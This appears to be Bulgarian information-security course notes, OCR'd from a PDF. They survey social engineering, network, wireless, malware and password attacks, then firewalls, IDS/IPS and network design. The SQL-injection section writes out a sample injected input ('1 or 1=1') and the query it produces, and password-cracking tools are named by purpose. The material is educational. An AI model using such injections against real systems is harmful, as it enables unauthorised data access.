Електронен подпис (англ. Digital signature) - Електронен подпис е реквизит на електронен документ, предназначен за защитата му от фалшификация. Това е криптографски подпис или по-точно, математическа функция, получена в резултат на криптографска обработка на информацията, извършена с цел да се удостовери самоличността на изпращача и да се гарантира, че информацията не е била променяна по пътя между изпращането и получаването. Електронните подписи се използват при дистрибуция на софтуер, при финансови транзакции и навсякъде, където се обменя важна информация по електронен път и е много важно евентуално фалшифициране или опит за фалшифициране да бъдат открити навреме.
Електронният подпис използва за криптирането алгоритъм, с една степен по-сигурен от алгоритмите, използващи хеш-функция за удостоверяване на самоличността на изпращача. Използва се асиметрична криптография с двойка ключове - частен и публичен, като с единия се криптира, а с другия се декриптира.

Основи на политиките по информационна сигурност

Цел на политиките – да формализират и опишат процеса на внедрените механизми за контрол, техните цели и основания за въвеждане. Политиките по информационна сигурност са изискване на стандарт ISO 27001:2013.

Примерни политики в една организация:
- Политика за контрол на достъпа;
- Политика за паролите;
- Политика за логическа сигурност на сървърите;
- Политика за защита чрез криптиране;
- Политика за категоризиране на информацията;

Процес на управление на ИС в една организация

Идентифициране – идентифициране на заплахи и уязвимости и избиране на най-добри и подходящи контроли за внедряване;
Внедряване – внедряване на планираните контроли;
Мониторинг – постоянно наблюдение на внедрените механизми и оценка на ефективността им;

2. Модул 2: Заплахи за сигурността и уязвимости

- Социално инженерство.
- Физически заплахи и уязвимости.
- Мрежово базирани заплахи.
- Безжични заплахи и уязвимости.
- Софтуер базирани заплахи.

Социално инженерство - Дефиниция

Какво представлява “социалното инженерство” (social engineering)?

- Когато служител е подмамен или заблуден, за да предостави вътрешна информация;
- Външни лица (социални инженери) се сдобиват с чувствителна информация или неоторизиран достъп като установяват отношения на доверие с вътрешни лица.

Социално инженерство - Описание

Основната цел на социалното инженерство е придобиването на неоторизиран достъп до системи или информация, с цел измама, кражба на идентичност, индустриален шпионаж, или причиняване на друга вреда. Използва главно психологически методи, а именно естествената за човека склонност да се доверява. Типичните цели на подобни атаки са телекомите, известни корпорации и финансови институции, военни и правителствени организации, болници.

Основната цел на социалното инженерство е същата, като на хакерството: придобиването на неоторизиран достъп до системи или информация, с цел измама, кражба на идентичност, индустриален шпионаж, или причиняване на друга вреда.

Основната разлика е, че социалното инженерство използва главно психологически методи, а именно естествената за човека склонност да се доверява. (Дори за умели хакери много често е по-лесно да пробият сигурността и да получат желаната информация, вместо да използват техническите си умения.) Типичните цели на подобни атаки са телекомите, известни корпорации и финансови институции, военни и правителствени организации, болници.

Атаките на социалното инженерство протичат на две нива:

- Физическо
- Психологическо.

Физическото ниво са офиси, телефони, кошчета за боклук, служебна поща. На работното място социалният инженер може просто да влезе, представяйки се за лице по поддръжката, и да се разходи, докато намери няколко вргалящи се по бюрата пароли. Или незабелязано да наблюдава как усърден служител въвежда паролата си (shoulder surfing).

Още по-лесни са атаките по телефона. Изключително уязвими звена и чудесна точка за прицел са служителите в хелп десковете, които са обучени да предоставят информация и да бъдат максимално полезни. Кошчетата за боклук са друг богат източник на фирмена информация. Списъци с телефонни номера, организационни таблици, ръководства за фирмената политика, календари и мемота от срещи, разпечатки с лични данни или логин детайли – изхвърлените листове съдържат всичко необходимо, за да се възпроизведе структурата на организацията, начинът на функциониране, както и да се получи достъп до мрежата й. Невероятно, но факт: дори познатият хакерски номер с изпращане на имейли до всички от името на системния администратор, с искане за паролите на служителите, все още работи.

Социално инженерство –примери

- Представяне за друг (Impersonation) – атакуващия се представя за друг и иска ценна информация от служителя;
- Shoulder surfing: гледане “зад рамото” на служител, който си въвежда паролата;

- Dumpster diving: ровене в боклука на фирми с цел намиране на информация, която може да се окаже ценна по някакъв начин;
- Фишинг (Phishing): линк, който отваря сайт на фирмата, която изпращачите на мейла претендират, че представляват (в действителност сайта наподобява истинския, но е фалшив). Жертвата въвежда парола и друга финансова информация, която отива направо при измамниците. Обикновено измамниците искат от жертвата да кликне върху линк, който отваря сайт на фирмата, която изпращачите на мейла претендират, че представляват (в действителност сайта наподобява истинския, но е фалшив). Жертвата въвежда парола и друга финансова информация, която отива направо при измамниците.
- Промъкване (Tailgating) – атакуващия се промъква заедно със вас през точка за контрол на достъпа.

Заплахи и уязвимости към физическата сигурност

Физическа сигурност – осигуряване физическата сигурност на периметъра, за да се предотврати неоторизиран физически достъп чрез внедряване на механизми за физически контрол;
Примери – видеонаблюдение, датчици за движение, motion-detection осветление и др.
Контрол на достъпа – баджове, биометрични данни, охранители, кучета пазачи и др.

Заплахи и уязвимости към физическата сигурност

- Вътрешни заплахи – служител преди напускане;
- Външни заплахи – прекъсване на захранването или други услуги;
- Природни бедствия – наводнения, пожари, високи температури и влажност;
- Причинени от човека – умишлени и неосъзнати;

Мрежово-базирани заплахи – OSI Model

OSI (на английски: Open Systems Interconnection Basic Reference Model) е теоретичен модел, описващ принципния начин на комуникация и строежа на компютърните мрежи. Като главна градивна единица са използвани така наречените слоеве — всеки слой предоставя интерфейс и услуги към по-горния слой, като в същото време получава услуги от слоя под него.
OSI моделът предоставя на производителите и разпространителите обща рамка, която да следват при проектиране на хардуера, операционните системи и протоколите, като дефинира стандартните спецификации за комуникация между системите.

Описание на 7-те слоя на модела:

OSI модел

7. Приложен слой

NNTP • SIP • SSI • DNS • FTP • Gopher • HTTP • NFS • NTP • SMPP • SMTP • DHCP • SNMP • SSH • Telnet • Netconf • други...

6. Представителен слой

MIME • XDR • TLS • SSL

5. Сесиен слой

Named Pipes • NetBIOS • SAP • L2TP • PPTP

4. Транспортен слой

TCP • UDP • SCTP • DCCP • SPX

3. Мрежов слой

IP (IPv4, IPv6) • ICMP • IPsec • IGMP • IPX • AppleTalk • OSPF • RIP • BGP • IGRP • EIGRP

2. Канален слой

ATM • SDLC • HDLC • ARP • CSLIP • SLIP • PLIP • IEEE 802.3 • Frame Relay • ITU-T G.hn DLL • PPP • X.25 • Суич

1. Физически слой

EIA/TIA-232 • EIA/TIA-449 • ITU-T V-Series • I.430 • I.431 • POTS • PDH • SONET/SDH • PON • OTN • DSL • IEEE 802.3 • IEEE 802.11 • IEEE 802.15 • IEEE 802.16 • IEEE 1394 • ITU-T G.hn PHY • USB • Bluetooth • Хъб

В тази кутия: преглед • беседа • редакт.

Информацията, изпращана по мрежата, е във вид на данни или пакети от данни. Ако два сървъра (A и B) желаят да обменят информация, данните от предаващия A първо трябва да бъдат снабдени със служебна информация относно транспорта им и капсулирани (пакетирани). Информацията се придвижва от A към B, като при преминаване през различните системи данните претърпяват промяна вследствие на работата и функциите на отделните нива (наречени слоеве). Приемащият сървър B приема данните, като при него обработката на информацията се състои в премахване на служебната информация, прибавена за целите на транспорта при изпращача

Мрежово-базирани атаки

- Атаки чрез сканиране на портовете (Port Scanning Attacks) – използване на автоматизирани продукти (NESSUS);

- Атаки чрез подслушване на трафика (Eavesdropping) – използване на автоматизирани продукти (WhireShark, Microsoft Network Monitor);

- DoS, DDoS атаки – атаки за отказ от обслужване (на английски: denial-of-service attack, съкратено DoS attack — DoS атака) е опит даден ресурс, предоставян от компютър (наричан жертва), да бъде направен недостъпен за целевите му потребители. Атаката може да бъде чрез изтощаване на ресурси или чрез възползване от грешка в софтуера на жертвата.Най-често биват атакувани популярни уеб сървъри, като целта е те да станат недостъпни от Интернет. Според Борда на архитектите на Интернет, това действие е компютърно престъпление, нарушаващо Етиката в Интернет.За ИТ отделите атаките DDoS са сериозно изпитание — нужно е да се открие източникът на атака, да се изясни нейната природа и да се изработят механизми за защита. Средствата за защита трябва да блокират непродуктивни заявки, инициирани от нападателите и неносещи доходи на компанията.Интернет става все по-опасен – към най-популярните ресурси все по-често се организират атаки с цел предизвикане на отказ от обслужване (Denial of Service, DoS) и блокиране на работата на отделни сайтове и цели информационни системи. Ще се постараем да представим съвременните методи за DoS атаки — и по-точно разпределените DoS атаки (Distributed DoS, DDoS), които обичайно се осъществяват от зложелатели с помощта на мрежа от зомбирани компютри.

Форми на DoS атаки

- Ping/ICMP – „наводнение" с пакети на протокола ICMP, водещо до „задавяне" на системата, с цел проверка дали дадено устройство наистина съществува в мрежата. Когато наводнението от пакети се изпраща непрекъснато до даден IP адрес, то може да претовари комуникацията към него и то да откаже обслужване. ICMP е протокол за съобщения и проверка за грешки, използван за предаване на информация по Интернет. Командата ping е най-често използвана за изпращане на ICMP пакети с цел проверка дали конкретен компютър наистина съществува в мрежата. Когато наводнението от пакети се изпраща непрекъснато до даден IP адрес, то може да забави работата на сървъра и той да се изключи поради таймаут на ping-а.

- Ping of Death е атака, която се възползва от ограниченията, налагани от максималната единица за предаване (maximum transmission unit – MTU) на мрежата. MTU единицата зависи от преносната среда и архитектурата на мрежата. Ако бъде изпратен пакет, който надхвърля MTU, той трябва да бъде разделен на по-малки парчета и след това да бъде сглобен отново в края (местоназначението). IP пакетът, в който е капсулирана заявката за ICMP exo, е ограничен до 65535 октета (октетът представлява осем бита данни). Компетентният хакер може да изпрати пакет, надхвърлящ броя на октетите, които са разрешени в полето за данни на заявката за exo. Когато компютърът местоназначение се опита да сглоби този пакет, той се срива.

- SYN атаки – атакуващият може да използва синхронизационна последователност на TCP, за да прекъсне комуникациите. Атакуващият чрез SYN стартира голям брой заявки за установяване на сесия. Приемащият компютър поставя тези заявки в опашка, където изчакват за завършване на процеса. Чрез попълване на опашката и поддържането ѝ постоянно пълна, атакуващият не допуска установяване на други заявки за сесии. По този начин легитимни потребители не могат да се свържат към сървъра.

Мрежово-базирани атаки

- Прихващане на сесия – Man-in-the Middle атака – атакуващият установява точка между двете страни, като по този начин може да модифицира данните;

- ARP Poisoning (Address Resolution Protocol) – MAC адреси към IP адреси. При тази атака атакуващият пренасочва IP адреса към друг MAC адрес;

- Атаки към DNS сървъри – DNS Poisoning – Модифициране на DNS записите

Атаки чрез социалните мрежи

- Атака на Злия Близнак (Evil twin) – създаване на фалшив профил на истинска личност и свързване с приятелите на атакувания, събиране на лична информация;
- Drive-by Download – отвеждане на потребителя от социалната мрежа към сайт със зловреден софтуер;
- Clickjacking – атака, която принуждава потребителя на кликне върху злонамерен линк;
- Крадец на пароли (Password Stealer) – тип софтуер, който се инсталира от социалната мрежа, прихващащ паролите на потребителите;

Заплахи и уязвимости към безжичните мрежи - Описание

От всички мрежи безжичните са най-уязвими и подходящи за атака, поради това че могат да бъдат достъпни извън физическите граници на организацията;Всички безжични устройства са с настройка по подразбиране за свързване към мрежата с най-силен сигнал, която може да е изградена от атакуващия.

Една корпоративна WLAN система трябва да включва следните функционалности:
- Аутентификация на потребителите - възлите в мрежата
- Решение на проблема с криптирането на данните
- Идентифициране на външни точки за достъп
- Детектиране на ad hoc или злонамерени потребители
- Позволяване на потребителски достъп от тип „гост” (guest access)
- Планиране и управление на RF обхвата
- Локализиране на източника на пасивни и активни атаки от тип DoS and man-in-the-middle

Автентификацията и криптирането са фундаментални изисквания за WLAN сигурността. На първо място, възелът в мрежата предаващ данни трябва да получи аутентификация, така че да се знае, че този потребител има легален достъп до мрежата. Второто не по-малко важно условие е да се осигури цялостност на съобщенията, за да може да се докаже, че съобщението идва от определен потребител и да се предотвратят активни (man-in-the-middle) атаки, при които се прихваща сесия. И на трето място, обменяните данни трябва да бъдат криптирани, за да не може намесващо се външно устройство да прочете чистия текст.

Заплахи и уязвимости към безжичните мрежи – Примери

- Rouge Access Point – неоторизиран access point поставен в мрежата на организацията може;
- Evil twins – access point устройства, които изглеждат легитимни, обикновено установени в публични зони, които примамват потребителите да се свържат със тях;
- Интерференция с други сигнали – обикновено в домашна обстановка, което кара сигналът да прекъсва;
- Атаки към използваните протоколи за защита;

Контролът на достъпа и криптирането са жизнено важни за осигуряването защитата на данните и предотвратяването на атаките в безжичните локални мрежи. Дискредитираният статичен WEP (Wired Equivalent Privacy), вече е заменен от множество опции за шифриране, които дават възможност на IT специалистите за избор на най-добрата налична стратегия и планиране. Проектирането на безжична локалната мрежа, както и приложните инструменти за разпознаване на вмешателство са съществени стъпки за построяване на сигурна WLAN

Докато 802.1X е широко приет статндарт, като решение за аутентификация при една безжична LAN, то са налични множесво опции за безжично криптиране. Те включват Wired Equivalent Privacy (WEP) със статични и динамични ключове; Wi-Fi Protected Access (WPA) 1.0, който използва 802.1X и протокол за временната цялостност на ключовете - Temporal Key Integrity Protocol (TKIP); WPA 2.0, който използва 802.1X и стандарт за подобрено криптиране - Advanced Encryption Standard (AES); и Ipsec виртуални частни мрежи (VPN), стандарт който може да бъде разработен като стандартно VPN решение или като ултра сигурен стандарт за обработване на държавна информация Federal Information Processing Standard (FIPS) 140-2 ниво 1 или ниво 2, който определено е предназначен за правителствени реализации. IEEE организацията се очаква да завърши 802.11i стандарта през 2004, който дефинира и включва както TKIP така и AES.

Софтуерно-базирани заплахи - Дефиниция

Атаки извършени срещу определен софтуер – операционна система, информационна система или приложение;
Цел – да се спре функционирането на даден обект или да се наруши обработваната от него информация;

Компютърни вируси - Дефиниция

Вирус е саморазмножаваща се програма, която се разпространява като вмъква копия от себе си в друг изпълним код (програми) или документи. Това дава и името на този вид програми, тъй като подобно поведение е сходно с това на биологичен вирус, който се размножава като се вмъква в живи клетки. По аналогия, вмъкването на вирус в програма често се нарича „инфекция“. Вирусите са само един от видовете злонамерени програми, но в разговорния език термина често се използва да обозначава и представители на другите видове, като троянски коне и червеи. Както всяка друга програма, компютърният вирус следва предварително зададени логически инструкции за действие. Една вирусна програма може да има различни версии, като те могат да са от един и същ или различни автори.


Компютърни вируси – Примери

- Червеи – малка по обемпрограма, която се размножава, но не инфектира други програми. Той заразява компютри независимо дали са част от мрежа или не, като се ко-

пира от и на флопи дискети, CD, DVD, Blu-Ray и "флашки", както и на различни дялове на хард диска. Ако заразеният компютър е част от мрежа, той може да инфектира и другите компютри в нея. Червеите често крадат и унищожават данни и се разпространяват основно чрез Интернет. http://en.wikipedia.org/wiki/Computer_worm

- Троянски коне – Троянският кон е зловредна програма, която е скрита в безобидна такава. Когато тази програма бъде стартирана, се стартира и троянският кон, за да изпълни определена задача. Троянските коне могат да откраднат лична информация (пароли, потребителски имена), да изтрият файлове, да форматират твърдия диск и др.
- Логически Бомби – Бомбата е вреден скрипт или програма, която се задейства при изпълнението на определени условия. Някои бомби се активират на определени дати като използват системния часовник. Пример - бомбата може да бъде програмирана да изтрие всички *.doc файлове на Нова година. Друга бомба може да изчака да бъде отворена за 17 път и тогава да се задейства.

- Boot секторен вирус – Този тип вируси инфектира boot записа на хард диска, като презаписва оригиналния boot запис с инфектиран. Преместеният оригинален запис се записва в сектор, който вирусът маркира като повреден, за да не се използва повече (антивирусните приложения няма да го сканират, защото е повреден). При проверка на boot сектора, вирусът заблуждава антивирусната програма като я насочва да сканира чистото копие вместо заразеното.



Boot sector. - това са сектори за първоначално зареждане. Вирусът се прочита от заразения стартов сектор на дискетата и се записва в стартовия сектор на системния твърд диск, след което заразява други дискове и дискети; наричат се още стартово-секторни

вируси, които заразяват файловете и началния (boot) запис на диска. Тези вируси инфектират сектора за начално зареждане на дискове. Вируси, които заразяват главния запис за начално зареждане (Master Boot Record - MBR), може да инфектират сектора за зареждане на дискети. Boot sector вирусите се разпространяват чрез заразени флопи-дискове. Това обикновено се случва, когато потребителя постави дискета във флопи-дисковото устройство. Когато системата се стартира следващия път, компютърът се опитва първо да зареди от флопито. Ако дискетата е заразена с boot sector вирус, то той ще се запише в boot sector-а на твърдия диск.

- Файлов вирус – Това е един от най-разпространените видове вируси. Тези вируси търсят файлове с определено разширение (обикновено изпълними файлове като *.com и *.exe) и ги инфектират. Когато програмата бъде отворена, вирусът се стартира и инфектира още файлове.
- Макро вируси - използват специални програми и поддържаните от тях файлове, за да се размножават. Макро вирусите обикновено заразяват файлове на MS Excel, но могат да инфектират и други файлове, които използват програмен. http://www.virusdefence.org/

Атаки към паролите

Дефиниция – процесът на умишлено действие, чрез което атакуващият се опитва да познае, открадне или разбие криптираната парола.

Типове атаки към паролите

- Познаване – познаване на паролата чрез въвеждане на познати детайли за атакувания потребител (име, рождена дата, телефонен номер и др.)
- Откradване на паролата – чрез използване на социално инженерство или автоматизирани програми;
- Brute Force Attack (англ. груба сила) – Атака чрез използване на автоматизирана програма за разбиване като се пробват всякакви комбинации от символи. Цялата идея се основава на пробване на различни комбинации на потребителски имена и пароли (най-често срещаните)
- Dictionary Attack (или речникова атака) – Автоматично сравняване на криптираната парола срещу предефиниран лист от пароли – за лесни и кратки пароли. При нея кракера използва brute-force техники за обхождане на големи и изчерпателни списъци от познати думи (речници) в опит да открие съвпадение с паролата. За разлика от нея, brute-force атаката обхожда всевъзможни комбинации от символи, букви и цифри, вместо предефинирани списъци с думи. По-оптимизираните алгоритми за dictionary attack претърсват първо най-вероятните думи и фрази, и едва след това преминават към по-общите. Така се увеличават шансовете за успех при минимално време за търсене. В повечето случаи подобни атаки са успешни, тъй като потребителите ползват или прекалено слаби пароли (по-малко от 7 букви, без числа и специални символи).
- Rainbow Tables – автоматизирано познаване чрез използване на таблици в който има чистата парола и нейната хеш функция (hashes). Сравнява се хеша на атакуваната парола с тази от таблицата;
- Birthday Attack – тази атака използва слабостта в алгоритмите където различни пароли могат да генерират еднакъв хеш. Името идва от статистическият факт, че в зала от

23 човека съществува 50% вероятност двама от тях да имат рожден ден на една и съща дата.

Програми за разбиване на паролите

Cain & Abel - ще ви помогне да възстановите забравена парола. Програмата представлява снифер , който дава възможност за разбиване на криптирани пароли, например тези за регистрация в операционната система, парола на скрийнсейвър, dial-up и т.н. Cain & Abel съдържа също анализатор на мрежовите протоколи. Cain & Abel може да подслушва всички популярни протоколи, включително FTP, SMTP, POP3, HTTP, mySQL, ICQ, Telnet и др. Функциите на Cain & Abel включват също: LSA Secrets Dumper, филтриране и др.
John the Ripper – бърз разбивач на пароли;
Airsnort – декриптиране на WEP encryption в 802.11b network;
Brute-Force and Cryptanalysis атаки; записва VoIP разговори; декодира "доловените" пароли; показва какво се крие зад звездичките; разкрива кеширани пароли, които са заседнали на хард диска ви, запаметени в различните потребителски профили; пароли за закачане към Интернет, VPN и др.

Типове атаки към приложенията

Injection Attacks – SQL Injection – чрез създаване на злонамерена заявка към SQL сървър; SQL инжекция е атака, която се осъществява през не валидирани входни от URL-то или от някоя форма по сайта. Това се получава когато стойността дошла от някъде не се проверява и се използва за сглобяване на SQL заявка. „SELECT * FROM User WHERE UserID = ‘“ + [параметър от URL] + „‘;“ Когато някой си е спестил да добави валидиране на чаканото ID няма голям проблем да се пусне линк от типа на: /?id=1 or 1=1 Което ще промени заявката в „SELECT * FROM User WHERE UserID = 1 or 1=1;“ И следователно ще върне не правилния запис, а всички за таблицата.

Zero Day Exploit – такава атака се случва , когато нивото на сигурност на една система е най-ниско, а именно в деня на откриване на уязвимостта;

Attachment Attack – файлове за сваляне от Интернет среда, който след това се изпълняват локално на работната станция;

Задна врата (Back Doors) – задната врата е програма, която позволява на хакера да влезе в чужда система по всяко време, преодолявайки нормалните защитни механизми. След като веднъж е инсталирана резидентно, много трудно може да бъде изчистена. Дори ако атакуванията запечата "дупката", хитрият хакер може да създаде механизъм за бързо възстановяване на достъпа, наречен "задна врата". Различните start-up механизми, поддържани от защитени платформи, са любимите мишени на нарушителите. Те инсталират "капани", които се зареждат всеки път, когато непредпазливи потребители рестартират системата. Откриването и изчистването на тези задни врати е почти невъзможно, просто заради безбройните начини за създаване на задна врата. Единственият начин е да се възстанови операционната система и да започне дългата работа по възстановяване на потребителската и приложната информация.

Люкове (Trap doors) – секретна входна точка в дадена програма, която позволява на потребителя да заобиколи нормалните процедури за сигурност. Официално се използват от разработчиците за изчистване на грешки и тестване на програмите. Люковете са код, който разпознава някои специални входни последователности или се пускат от специална потребителска идентификация.

3. Модул 3: Мрежова сигурност

- Мрежови устройства и технологии.
- Дизайн на мрежови елементи и компоненти.
- Внедряване на Мрежови протоколи.
- Прилагане на принципи при администрация мрежова сигурност.
- Защитен безжичен трафик.

Мрежова сигурност - Мрежови компоненти

Мрежови компоненти:

- Устройство – компютър, сървър, рутер, суич и т.н.;
- Медия – свързва устройствата и пренася информацията между тях;
- Мрежови адаптер – хардуерен компонент осъществяващ връзката между устройството и медията;
- Протокол – Софтуерен компонент, който управлява мрежовия трафик на базата на предефинирани правила;

Рутери (маршрутизатори) - могат да се използват за свързване на множество мрежи в една по-голяма, както и да разделят една голяма мрежа на няколко по-малки.Маршрутизаторът филтрира трафик, като прави това, използвайки логически мрежови адреси (IP или IPX адреси) вместо физическите хардуерни адреси. Маршрутизаторите са по-интелигентни от суичовете и взимат сложни решения, избирайки най-добрия маршрут до дадена дестинация измежду множество възможни пътища чрез използването на маршрутизиращи протоколи.

Суичът има висока производителност и във всеки момент от време може да осъществи предаване на информация между всички свои портове. Категоризират на базата на OSI слоя, на който те работят – Layer 2, Layer 3. Стандартните Layer 2 суичове действат като хъбове - но с една важна разлика Докато един хъб изпраща съобщенията до всички портове, суичът (наричан комутиращ хъб - switching hub) е достатъчно „умен", за да определи кой порт е свързан към компютъра, за който е предназначено съобщението, при което го изпраща само на този порт. Layer 3 суичовете работят в мрежовия слой и те са маршрутизатори, но от специален тип (комутиращ маршрутизатор – switched router) и изпълнява същите функции, като специализиран маршрутизатор, като използва маршрутизиращи протоколи.


Прокси сървър - сървър (компютърна система или приложни програми), който действа като посредник за исканите от клиентите търсени ресурси/услуги от други сървъри. Клиентът се свързва с прокси сървър, като изисква някои услуги, като пример: файл, връзка, уеб страница, или други ресурси, достъпни от друг сървър. Прокси сървърът проверява заявката в съответствие със зададени правила за филтриране. Клиентът се свързва с прокси сървър, като изисква някои услуги, като пример: файл, връзка, уеб страница, или други ресурси, достъпни от друг сървър. Прокси сървърът проверява заявката в съответствие със зададени правила за филтриране. Например, той може да филтрира трафика от IP адрес или протокол. Ако искането бъде утвърдено, прокси сървърът предоставя заявения ресурс, чрез свързване към съответния сървър (който реално предоставя услугата) и иска услугата от името на клиента. Прокси сървърът може също така да променя заявките на клиента или отговора на сървъра, а понякога той може да обслужи заявката, без да се свърже с друг определен сървър. В този случай говорим за т.нар. кеширане на заявка до отдалечен сървър, и се връща резултат от същата предишна заявка за едно и също съдържание директно от прокси сървъра без да се свързва с друг сървър.

Целите на прокси сървърите може да са:

- Да запази анонимни машините които ползват услугата (основно с цел сигурност)
- Да ускори достъпа до ресурси (използвайки кеширане). Уеб прокситата са основно използване за кеширане на уеб страници.
- За реализиране на политики за достъп до мрежи и съдържание, например за блокиране на нежелани сайтове.
- За следене и анализ на потребление, например да генерират данни за ползването на Интернет от работниците на някоя организация.
- За заобикаляне на наложени правила за сигурност или родителски контрол.
- За сканиране на предавани данни срещу зловреден софтуер преди тяхното доставяне до потребителя.
- За сканиране на изходящи данни, например за изтичане на защитени данни.
- За заобикаляне на регионални ограничения.

Прокси сървър който предава заявки и отговори(резултати) немодифицирани се нарича обикновено гейтуей или tunneling proxy. Прокси сървър може да бъде поставен на различни места между локалния компютър на потребителя и сървъра-цел в Интернет, който генерира резултата. Обратно прокси (reverse proxy) е обикновено прокси сървър към Интернет, който служи за точка на контрол и защита при достъп на сървър от частна мрежа, обикновено предоставящ и други услуги като баланс на натоварването (load-balancing), оторизиране (authentication), декодиране (decryption) или кеширане (caching).

Защитна стена (на английски: firewall), срещано и като файъруол, е специализиран хардуер или софтуер, който проверява мрежовия трафик, преминаващ през него и разрешава или забранява достъпа, съобразно определени правила.



Реализирани са защитни стени, работещи на различни нива от OSI модела, като най-високото е приложният слой (application layer), а най-ниското – каналният слой (datalink layer) от OSI модела. Най-често защитните стени работят на нивото на мрежовия и транспортния слоеве (network layer, transport layer), където изследват пакетите данни на TCP/IP протоколите и обикновено взимат решенията си в зависимост от IP адреса на изпращача или дестинацията, порта, от който пакетът е получен или на който ще се изпрати, или всяка комбинация от тези параметри. Гледат се също така и опциите в заглавната част на пакета. Защитните стени, които работят на приложния слой от OSI модела, филтрират трафика между вътрешната и външната мрежи по отношение на пренасяната в пакетите информация, чрез зададени ключови думи и като следят за спам, компютърни вируси и троянски коне.
Защитни стени с пакетно филтриране и състояние - Защитните стени от този тип надграждат технологията на пакетно филтриращите защитни стени, като пазят информация за сесиите и връзките във „таблици на състоянието“. Проследяват се и се запомнят заявките за информация, които излизат от вътрешната мрежа. След това стената проверява входящата към мрежата информация, за да установи заявена ли е или не, и пропуска само заявената информация. Критериите, по които се определя дали даден пакет принадлежи към вече отворена връзка са следните: IP адресите на източника и получателя (source/destination IP addresses); номерата на порта на източника и получателя (source/destination ports); поредният номер на пакета (sequence number). Допускат се само пакети принадлежащи към вече отворена отвътре връзка (connection) или към услуги, разрешени от администратора. Тази технология се счита за най-съвременната и сигурната, понеже при нея се сканират всички компоненти на пакета и неговия полезен товар (payload), преди се определи дали да бъде приета или отхвърлена заявената информация

Системи за установяване и предотвратяване на нарушение/атака

IDS – Intrusion Detection System – Система за установяване на нарушение / атака
IPS – Intrusion Prevention System – Система за превенция на нарушение / атака

Системата за откриване на проникване (IDS) не е същата като системата за предотвратяване на проникване (IPS). Все пак технологията, която ползвате за откриване на проблеми в си-

гурността, в една IDS, е много сходна с технологията, която се ползва за предотвратяване на проблеми със сигурността, в една IPS. Изключително важно е да се започне с разбирането, че IDS и IPS са много, много различ- ни инструменти. Макар че имат обща основа, те се включват в мрежата на различни места, имат различни функции и решават различни проблеми.

Системата за предотвратяване на проникване (IPS) е най-добре да се сравни със защитна стена. В типичната защитна стена ще имате някакъв набор от правила. Възможно е те да са стотици, а може да са хиляди. По-голяма част от тези правила са правила от тип „пропускане“: „позволен е трафикът през“. При тях защитната стена взема един пакет от мрежата и го обработва със своите правила, търсейки правило, което казва „позволи на този пакет да бъде пропуснат“. Ако той достигне края на списъка и там няма правило, казващо „позволи на този пакет да бъде пропуснат“, тогава има финално „отхвърлящо“ правило: „спирай всичко“. По този начин поради липса на основание за пропускане на трафика, защитната стена го спира.

И IPS-ът е аналогичен, но в обратната посока. Системата има правила, може да са стотици, а може да са хиляди. Повече от тези правила са от вида „отхвърляй всичко“, т.е. “блокирай този познат проблем за сигурността“. Когато пакетът достигне IPS, IPS-ът преглежда своя списък с правила от горе до долу, търсейки някакво основание да спре пакета. На края на списъка има безусловно правило за „пропускане“: „позволи на този пакет да премине“. По този начин поради липса на основание за спиране на трафика системата го пропуска през себе си.

Системи за мониторинг на мрежата

- Мониторинг по поведение (Behavior Based) – установяване на промени в нормалната работа на една система
- Мониторинг по сигнатура (Signature Based) – Използва предефинирани сигнатури за нарушения
- Мониторинг по аномалия (Anomaly Based) – използва база с дефинирани шаблони за неприемлив трафик.
- Heuristic мониторинг – използва най-добри практики и характеристики за откриване на проблеми и уязвимости;

Дизайн на мрежата и компоненти

- Виртуални мрежи (Virtual LANs - VLANS) – Вътрешна сегментация на една мрежа на логическо ниво;
- Демилитаризирани зони (DMZ) – физически и логически обособена зона от мрежата локализирана между две защитни стени и с осигурен публичен достъп;

Виртуална локална мрежа (на английски: Virtual Local Area Network, VLAN) представлява метод за разделяне на една физическа компютърна мрежа на различни виртуални мрежи с цел логическа организация, контрол и защита. Потребителите в един VLAN могат да комуникират само помежду си, но не и с потребители от другите виртуални мрежи. Предимството е, че едни и същи комутатори могат да предоставят множество VLAN-и и по-този начин се спестяват разходи за оборудване. Като пример може да се разгледа мрежа на фирма с три отдела, разположени на три етажа – Инженерен (Engineering), Маркетинг (Marketing) и Счетоводен (Accounting).

- Разделение на мрежите на ниво адреси (Subnetting) – логическо разделяне на една голяма мрежа на по-малки логически мрежи чрез използване на IP адреси и съответните маски към тях;
- Транслиране на мрежовите адреси (Network Address Translation) – метод за скриване на вътрешната адресна схема на една мрежа от външната среда.
- Отдалечен достъп (Remote Access) – отдалечено свързване към вътрешната мрежа чрез използване на VPN технологии;
- Телефония – използване на VoIP решения за осъществяване на комуникация;
- Виртуализация – повишаване използването на даден хардуер, чрез поддържане на няколко виртуални машини върху него;
- Облачни решения (Cloud Computing) – метод за използване на определени ресурси минавайки през Интернет среда и доставяне на дефинираните услуги на потребителите
- Интернет телефония или IP телефония, или съкратено от английски VoIP (на английски: Voice over Internet Protocol, Voice over IP - глас чрез Интернет протокол) е технология, която позволява пренасянето на глас (телефония) благодарение на инфраструктурата на Интернет. Терминът може да се отнася до връзка между два компютъра, два телефонни апарата, или компютър и телефонен апарат, стига сигналът да се пренася в част от пътя си чрез IP пакети.
- В компютърната терминология, виртуализация (на английски: Virtualization) е термин с широка употреба, който най-общо се отнася за ползване на компютърни ресурси за симулиране (и по този начин заместване) на реалните хардуер, операционни системи, платформи, машини. Виртуализацията прави възможно стартирането на множество операционни системи и приложен софтуер на една хардуерна машина, при това едновременно позволява ефикасното използване на наличните ресурси.

Типове Cloud Computing модели

